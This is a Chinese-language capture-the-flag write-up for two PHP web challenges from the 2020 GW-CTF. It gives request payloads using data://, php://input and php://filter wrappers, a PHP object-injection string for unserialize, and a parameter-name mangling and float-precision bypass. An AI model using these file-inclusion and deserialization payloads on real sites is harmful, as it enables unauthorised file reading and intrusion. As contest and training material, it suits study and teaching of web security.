

第一届赣网杯网络安全大赛 2020GW-CTF Web_Writeup

原创

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EasyPhp

```
<?php
$sz_txt = $_GET["sz_txt"];
$sz_file = $_GET["sz_file"];
$password = $_GET["password"];
if(isset($sz_txt)&&(file_get_contents($sz_txt,'r')==="welcome to jxsz")){
    echo "<br><h1>".file_get_contents($sz_txt,'r')."</h1><br>";
    if(preg_match("/flag/", $sz_file)){
        echo "Not now!";
        exit();
    }else{
        include($sz_file); //useLess.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

`$sz_txt` 使用 `data://` 或者 `php://input` 伪协议, 接着 `$sz_file` 使用 `php://filter` 伪协议读取源码即可

```
?sz_txt=data:text/plain,welcome to jxsz&sz_file=php://filter/read=convert.base64-encode/resource=useless.php
```



```

<?php
class Flag{
    public $file = "flag.php";
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("So cool,continue plz");
        }
    }
}

$res = new Flag();
echo serialize($res);
?>

```

```

PS C:\Users\Administrator\Desktop> php .\test.php
0:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

```

抓POST包，修改GET参数：`?sz_txt=php://input&sz_file=useless.php&password=0:4:"Flag":1:{s:4:"file";s:8:"flag.php"};`

POST内容为：`welcome to jxsz`

The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The 'Request' tab shows a POST request with a URL containing a password and a serialized object. The body of the request is 'welcome to jxsz'. The 'Response' tab shows an HTML page with a PHP snippet that checks a password and returns a flag if it matches.

```
flag{4a5a802f-6a37-44d4-8a49-e9066dfd6474}
```

parseHash

可发现处理进制中对传参名中出现非法字符 `.` 只替换一次


```
main/php_variables.c
@@ -178,8 +178,14 @@ PHPAPI void php_register_variable_ex(const char *var_name, zval *val, zval *trac
178 178         } else {
179 179             ip = strchr(ip, ']');
180 180             if (!ip) {
181 -             /* PHP variables cannot contain '[' in their names, so we replace the character with a '_' */
181 +             /* not an index; un-terminate the var name */
182 182             *(index_s - 1) = '_';
183 +             /* PHP variables cannot contain ' ', '.', '[' in their names, so we replace the characters with a '_' */
184 +             for (p = index_s; *p; p++) {
185 +                 if (*p == ' ' || *p == '.' || *p == '[') {
186 +                     *p = '_';
187 +                 }
188 +             }
183 189             index_len = 0;
184 190             if (index) {
185 191
```

那么针对这里题目的变量名 `sz_sz.sz` 为了防止 `.` 被替换 `_`，利用只替换一次的处理进制，传入参数名改为 `sz[sz.sz]` 即可

```
<?php
highlight_file(__FILE__);
$sz=$_GET['sz_sz.sz'];
echo $sz;
var_dump($_GET);

?> m0c1nu7

D:\phpstudy_pro\WWW\test.php:5:
array (size=1)
  'sz_sz.sz' => string 'm0c1nu7' (length=7)
```



```
?sz[sz.sz=
```

接下来就是国赛的题目 `easytrick` 的做法，只不过这里过滤了 `NAN` 和 `INF` 的绕过方法，但是还是可以使用浮点数高精度绕过，序列化poc如下：

```
<?php
class person{
    public $aa;
    public $bb;
}
$res = new person();
$res->aa = 0.8 * 7;
$res->bb = 7 * 0.8;
echo serialize($res);
?>
```

```
PS C:\Users\Administrator\Desktop> php .\test.php
0:6:"person":2:{s:2:"aa";d:5.6000000000000005;s:2:"bb";d:5.6000000000000005;}
```

